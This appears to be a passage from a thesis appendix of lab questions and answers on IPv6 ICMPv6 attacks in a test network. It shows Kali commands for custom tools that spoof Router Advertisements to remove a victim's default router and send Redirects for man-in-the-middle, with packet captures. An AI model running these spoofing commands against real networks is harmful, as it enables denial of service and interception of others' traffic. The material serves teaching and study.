
Does the PMTU of the path PC2-PC4 change if it is inserted with the value 1520 (bytes)? Explain the impact.

☑. **Answer:**

The PMTU of the path PC2-PC4 does not change when the value 1520 (bytes) is inserted in Packet Too Big for sending. This is because 1520 (bytes) is greater than the default Ethernet MTU (1500 bytes). Thus, PC2 will ignore this Packet Too Big packet, and nothing is changed in the PMTU entry.

Question 3:

Does PC2 answer the packets with tiny fragments? Verify this by the network toolkit.



```
Source                          Destination                     Protocol  Info
2001:db8:abcd:3:31bc:eb00:7509:c9ec   2001:db8:abcd:1:36c4:ffc5:c10f:3ce9   ICMPv6   Echo (ping) request id=0x47c4,
2001:db8:abcd:3:31bc:eb00:7509:c9ec   2001:db8:abcd:1:36c4:ffc5:c10f:3ce9   ICMPv6   Packet Too Big
```

```
> Frame 2: 1284 bytes on wire (10272 bits), 1284 bytes captured (10272 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 6, Src: 2001:db8:abcd:3:31bc:eb00:7509:c9ec, Dst: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
v Internet Control Message Protocol v6
    Type: Packet Too Big (2)
    Code: 0
    Checksum: 0x16b3 [correct]
    [Checksum Status: Good]
    MTU: 1270
  > Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:3:31bc:eb00:7509:c9
  v Internet Control Message Protocol v6
      Type: Echo (ping) reply (129)
      Code: 0
      Checksum: 0x581f [unverified] [in ICMP error packet]
      [Checksum Status: Unverified]
      Identifier: 0x0dca
      Sequence: 12373
    > Data (1174 bytes)
```

Fig. A.15: Configuration at the Protocol Data tab for sending Packet Too Big with MTU (1270 bytes).

☑. **Answer:**

PC2 respond to the ICMPv6 Echo Request with tiny fragments. The generated packet is described in Fig. 5.49 with the help of the **fragment_header.py** tool. The format of designed packets are shown in Fig. 5.50.

A.4 Router Solicitation and Router Advertisement

Question 1:

Which devices (R1, PC2, PC3) in the network scenario answer Router Solicitation sent from PC1?

a) Show how to generate a standard Router Solicitation by using the network toolkit (**router_solicitation.py** tool).

b) Capture the generated packet in Wireshark and the possible responses after sending the Router Solicitation message.


☑. **Answer:**

Only router R1 responds to Router Solicitation from PC1 because PC2 and PC3 are not the routers. Router R1 answers this Router Solicitation with its own Router Advertisement, in which the information about the router is included.

The configuration for generating this packet using the **router_solicitation.py** is described below, with the described output in Fig. A.16. The captured Router


Solicitation is shown in Fig. A.17, while the response (Router Advertisement) from R1 is totally identical to the one of Fig. 5.53.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.
- Destination IPv6 address: **-dip ff02::2**. This is the IPv6 all-routers multicast address. However, this option can be left blank since the tool will automatically uses this address by default. On the other hand, the destination IPv6 address can be set as the unicast address. If this unicast address indicates the real router, there will be the response. Otherwise, no stations reply this Router Solicitation.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_solicitation.py eth0
Sending Router Solicitation message to the destination: ff02::2
+ Received Router Advertisement number #1
     from IPv6 address: fe80::c801:11ff:fef5:8 and MAC address: ca:01:11:f5:00:08
     Flags: M-No, O-No, H-No, A-Yes, L-Yes, Preference-Medium
     Router time: Router lifetime (1800s), Reachable time (0ms), Retrans timer (0ms)
     MTU: 1500
     Prefix: 2001:db8:abcd:1::/64
     Prefix time: Valid lifetime (2592000s), Preferred lifetime (604800s)
```

Fig. A.16: Result after running router_solicitation.py tool from PC1.



```
Source                    Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6 ff02::2       ICMPv6    Router Solicitation from 00:0c:29:8c:0b:0d

> Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_02 (33:33:00:00:00:02)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::2
v Internet Control Message Protocol v6
    Type: Router Solicitation (133)
    Code: 0
    Checksum: 0xa085 [correct]
    [Checksum Status: Good]
    Reserved: 00000000
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. A.17: Captured Router Solicitation after running router_solicitation.py tool from PC1.

Question 2:

a) If the legitimate router R1 has the Medium preference in Router Advertisement, which level of preference that PC1 need to have in the generated Router Advertise-

ment for taking over the role of default router from R1.
b) Demonstrate the impact on PC2 by using the **router_advertisement.py** tool and application Ostinato.

☑. <u>**Answer:**</u>


In this situation, the preference at PC1 needs to be from the level Medium (to level High). The selection of default router also depends on the reachability. However, this type of factor between PC1 and R1 is almost similar since they are all located on the local network and all active. This behavior is demonstrated in the previous section with the help of the network toolkit and application Ostinato.

Question 3:

a) Will the legitimate default router (R1) on PC2 be influenced if PC1 sends a spoofed Router Advertisement message that sets the IPv6 link-local address of R1 as the source, the link-layer address of R1 as the source MAC address, the Medium preference and the value of router lifetime as 0 second?
b) Demonstrate the impact on PC2 by using the **router_advertisement.py** tool.

☑. <u>**Answer:**</u>

With the help of **router_advertisement.py** tool, the Router Advertisement with described parameters is designed as below. The output after launching is shown in Fig. A.18. The captured Router Advertisement is illustrated in Fig. ??.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -sip fe80::c801:11ff:fef5:8 -rmac ca:
01:11:f5:00:08 -rlt 0
Sending Router Advertisement to the destination: ff02::1
```

Fig. A.18: Result after running router_advertisement.py tool from PC1 to kill the default router R1.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Source IPv6 address: It is set to the address of router R1 with syntax **-sip fe80::c801:11ff:fef5:8**.
- Destination IPv6 address: **-dip ff02::1**. This is the IPv6 all-nodes multicast address. However, this option can be left blank since the tool will automatically uses this address by default.
- Preference of router: There are three levels of preference from Low, Medium to High. These names reflect the priority level for routers that send out Router

Advertisement. In this instance, the medium level is inserted with syntax **-pref Medium**.

- Router lifetime: In this case, it is set to value of 0 (**-rlt 0**).
- Link-layer address of router: This value is included in Source link-layer address field within Router Advertisement packet. The link-layer address of router R1 is inserted as **-rmac ca:01:11:f5:00:08**.



```
Source                     Destination   Protocol  Info
fe80::c801:11ff:fef5:8     ff02::1       ICMPv6    Router Advertisement from ca:01:11:f5:00:08

> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::c801:11ff:fef5:8, Dst: ff02::1
v Internet Control Message Protocol v6
     Type: Router Advertisement (134)
     Code: 0
     Checksum: 0x50f9 [correct]
     [Checksum Status: Good]
     Cur hop limit: 0
   > Flags: 0x00, Prf (Default Router Preference): Medium
     Router lifetime (s): 0
     Reachable time (ms): 30000
     Retrans timer (ms): 0
   > ICMPv6 Option (Source link-layer address : ca:01:11:f5:00:08)
```

Fig. A.19: Captured Router Advertisement after running router_advertisement.py tool from PC1 to kill the default router R1.

After launching the designed toolkit, the network configuration at PC2 is immediately influenced. There is no longer any default router at PC2, which can be seen in Listing. A.4.

```
C:\Users\User>ipconfig

Ethernet adapter Ethernet0:

IPv6 Address. . . . . . . . . . . : 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Temporary IPv6 Address. . . . . . : 2001:db8:abcd:1:2816:ed5:a706:70b9
Link-local IPv6 Address . . . . . : fe80::7790:2c2b:9e56:431b%4
Default Gateway . . . . . . . . . :
```

Listing A.4: The network configuration of PC2 after receiving Router Advertisement with zero lifetime of router (shortened output).

Thus, the default router R1 is absolutely eliminated (killed) from PC2, and the network connectivity to the Internet from PC2 is cancelled (depicted in Listing. A.5 when PC2 communicates with PC4). However, when the legitimate router R1 sends the periodical Router Advertisement to PC2, the default gateway is then restored and the problem is automatically solved.

```
C:\Users\User>ping 2001:db8:abcd:3:31bc:eb00:7509:c9ec

Pinging 2001:db8:abcd:3:31bc:eb00:7509:c9ec with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.

Ping statistics for 2001:db8:abcd:3:31bc:eb00:7509:c9ec:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Listing A.5: Result of Ping message from PC2 to PC4 after running the tool to eliminate the default router.

Question 4:

Does PC2 generate IPv6 addresses when PC1 sends Router Advertisement, in which the prefix is link-local (for example, `fe80::/64`)? Verify the impact on PC2 by using the network toolkit **router_advertisement.py** tool).


☑. **Answer:**

Similarly to the case of IPv6 global same prefix (analyzed in the section above with the prefix `2001:db8:abcd:1::/64`, PC2 will not auto-configure another IPv6 link-local address from the provided prefix `fe80::/64`. The original link-local address at PC2 is not changed or updated, and still remains the validity. However, other parameters such as the preference and flags in the Router Advertisement definitely influence the behaviour of PC2 even though there is no change in the configuration of link-local address.

To verify the impact with the help of **router_advertisement.py** tool, the following configuration is considered, with the depicted output in Fig. A.20.

- Source IPv6 address: It can be left blank since the tool will automatically generate the IPv6 address from the interface.

- Destination IPv6 address: **-dip ff02::1**. This is the IPv6 all-nodes multicast address. However, this option can be left blank since the tool will automatically uses this address by default.
- Preference of router: There are three levels of preference from Low, Medium to High. These names reflect the priority level for routers that send out Router Advertisement. In this instance, the medium level is inserted with syntax **-pref Medium**.
- Prefix: The prefix information including prefix and its subnet mask is inserted. In this situation, the link-local prefix is written with syntax **-prefix fe80::/64**.
- Valid lifetime: The length expressed in seconds that the prefix is valid for on-link determination. In this case, it is set to 300 seconds with the syntax **-vlt 300**.
- Preferred lifetime: The length expressed in seconds that the auto-configured address from the prefix is preferred. It should not exceed the valid lifetime. In this case, it is also set to 300 seconds with the syntax **-plt 300**.
- Address Configuration flag: This A flag is used to indicate that the host can apply the included prefix for stateless address auto-configuration. It is set with syntax **-A**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 router_advertisement.py eth0 -pref Medium -prefix fe80::/64 -A -vlt 300 -plt 30
0
Sending Router Advertisement to the destination: ff02::1
```

Fig. A.20: Result after running router_advertisement.py tool with the provided link-local prefix.


A.5 Neighbor Solicitation and Neighbor Advertisement

Question 1:

a) What is Duplicate Address Detection (DAD) procedure?
b) Does PC2 manage to communicate with other nodes (except for PC3) on the local network after being attacked by the **neighbor_advertisement.py** to prevent auto-configuration? Verify this question by using this tool.

☑. **Answer:**

Duplicate Address Detection (DAD) is a procedure used in IPv6 networks to ensure that an IPv6 address is unique before it is assigned to a network interface. The



```
Source                   Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6  ff02::1     ICMPv6    Router Advertisement from 00:0c:29:8c:0b:0d

> Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0xde88 [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  > Flags: 0x00, Prf (Default Router Preference): Medium
    Router lifetime (s): 1800
    Reachable time (ms): 30000
    Retrans timer (ms): 0
  > ICMPv6 Option (Prefix information : fe80::/64)
  > ICMPv6 Option (Source link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. A.21: Captured Router Advertisement after running router_advertisement.py tool with the provided link-local prefix.

purpose of DAD is to prevent duplicate addresses from being assigned to different network interfaces, which could cause communication problems and other issues on the network.

The DAD procedure works by having a device send out an ICMPv6 Neighbor Solicitation message with the tentative IPv6 address it wants to use as the target address. If another device on the network is already using that address, it will respond with an ICMPv6 Neighbor Advertisement message indicating that the address is already in use.

If no response is received within a certain amount of time, the device can assume that the address is not in use and can be assigned to the network interface. If a response is received indicating that the address is already in use, the device must select a new address and repeat the DAD procedure until a unique address is found.

In this attack described in the scenario, PC2 is unable to communicate with hosts on the external network, as shown in Listing. 5.17. However, it can manage to communicate with nodes on the local network since the link-local address of PC2 still exist and is active.

Question 2:

a) Does PC2 have to send Neighbor Solicitation when communicating with a host on another network (PC4, in this case) for the first time?
b) How do the Neighbor Solicitation and possible Neighbor Advertisement look like? Verify this question by sending Ping message from PC2 to PC4.

☑. **Answer:**

When PC2 wants to communicate with a host on another network (PC4) for the first time, it sends a Neighbor Solicitation message to determine the link-layer address of the next-hop router (R1) that will forward its packets to the destination.

The Neighbor Solicitation message from PC2 is used to resolve the IPv6 address to the corresponding link-layer (MAC) address of the router. The node includes the IPv6 address of the router in the "target address" field of the Neighbor Solicitation message, and the router responds with a Neighbor Advertisement message that contains its link-layer address.

A.6 Redirect

Question 1:

What is the function of Redirect packet?
a) Which content is present in a standard Redirect message?
b) Demonstrate by using the **redirect.py** tool and Ostinato. Capture the Redirect message and analyze the format of the packet.

☑. **Answer:**

In IPv6, the Redirect function is used by routers to inform hosts about better paths to a destination. When a host sends a packet to a destination via a router, the router may determine that there is a better path to the destination, and it can use the Redirect function to inform the host of the better path.

The Redirect function is used to reduce network congestion and improve network efficiency by allowing hosts to choose better paths to destinations. When a host receives a Redirect message from a router, it updates its routing table with the new information and uses the better path for subsequent packets.

This packet is generated by the **redirect.py** tool (shown in Fig. 5.90) or by application Ostinato (shown in Fig. 5.92, Fig. 5.93 and Fig. 5.94). The captured Redirect in Wireshark is described in Fig. 5.91.


Question 2:

a) Which configuration is applied in order to restore the first hop of PC2 back to the legitimate router R1?
b) Demonstrate by using the **redirect.py** tool.

☑. **Answer:**

In order to return the role of first hop of PC2 back to the legitimate router R1, it is only needed to swap the value of the original router and the new router (between PC3 and R1). Other parameters except for the link-layer address of the new router are remained.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Target's IPv6 address: It is set to the global address of PC2 (victim) because PC2 will communicate with PC4 (on another network) using this global address. In this case, the syntax is **-tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9**.
- Destination IPv6 address: **-dip 2001:db8:abcd:3:31bc:eb00:7509:c9ec**. This is the IPv6 global address of PC4 (destination).
- Original router: Now, PC3 is the original router (not R1 anymore). Therefore, it is written with the following syntax: **-ort fe80::6acf:9526:bf92:9de5**.
- New router: This is the first-hop that PC1 wants PC2 to transmit packets through. The address of R1 is inserted in this case with syntax **-nrt fe80::c801:11ff:fef5:8**.
- Link-layer address of new router: The MAC address of the legitimate router (R1) is entered with syntax **-rmac ca:01:11:f5:00:08**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 redirect.py eth0 -tip 2001:db8:abcd:1:818f:3fd9:da28:2b6d -dip 2001:db8:abcd:
3:31bc:eb00:7509:c9ec -ort fe80::6acf:9526:bf92:9de5 -nrt fe80::c801:11ff:fef5:8 -rmac ca
:01:11:f5:00:08
⟹ Dropping Redirect message to stop telling the victim to switch to real route.
   ip6tables -A OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
   After the attack, keep in mind to delete this rule for normal working!!!
⟹ Redirecting the traffic of the target: 2001:db8:abcd:1:818f:3fd9:da28:2b6d
```

Fig. A.22: Result after running redirect.py tool to restore the first hop to router R1.

After launching the tool, as depicted in Fig. A.22, the communication is immediately updated. Router R1 returns its role as the first hop of PC2. PC3 is now no longer the Man-in-the-middle.

A.7 Dynamic Host Configuration Protocol version 6

Question 1:

In the task performed for the stateful DHCPv6, the preferred lifetime and the valid lifetime have the same value with an aim to to simplifying the process of borrowing addresses. However, is that applicable in practice?

a) If not, which type of lifetime has a longer duration.

b) Describe the process of DHCPv6 when the type of lifetime with shorter duration expires.

☑. **Answer:**

The validity of an address on an interface is determined by its valid lifetime, which is the duration it can remain available and functional. On the other hand, the preferred lifetime refers to the intended period of full utilization of the address on the interface, which should not exceed the address's valid lifetime. Normally, the valid lifetime is much longer than the preferred lifetime.

The process of Confirm and Renew is performed similarly to the described case above. However, it is only applied for the preferred lifetime is about to expire (not valid lifetime). If the leased address on PC2 is not renewed with this procedure, this address still exists in the network configuration until the valid lifetime expires, but is not active anymore. The reason is that PC2 sets this address to the type Deprecated. After the valid lifetime is over, PC2 will terminate the leased IPv6 address.

Question 2:

Try using a different prefix provided by DHCPv6 server than the available one in the given network from a legitimate router R1 (`2001:db8:abcd:1::/64`). Apply the **dhcpv6_server.py** tool for solving the task.
a) Verify that PC2 will use the address according to the specified prefix and therefore, it has addresses from several different ranges. Besides, it is essential to observe the behaviour of PC2 when the value of valid lifetime (200 seconds) is smaller than the one of preferred lifetime (400 seconds).
b) Verify that PC2 will use the address according to the specified prefix and therefore, it has addresses from several different ranges. Besides, it is essential to observe the behaviour of PC2 when the value of valid lifetime (400 seconds) is greater than the one of preferred lifetime (200 seconds).


☑. **Answer:**

Apart from the prefix `2001:db8:abcd:1::/64`, users can set any prefix they want. For instance, the prefix `2001:db8:abcd:8::/64` is applied in this situation. Other information such DNS server and domain is remained as the example (`2001::1002` for DNS server, `thesis.local` for the domain).

In case of shorter valid lifetime (200 seconds), the configuration is shown as below.

- Network interface: **eth0**, which is the interface of PC1 (Kali).

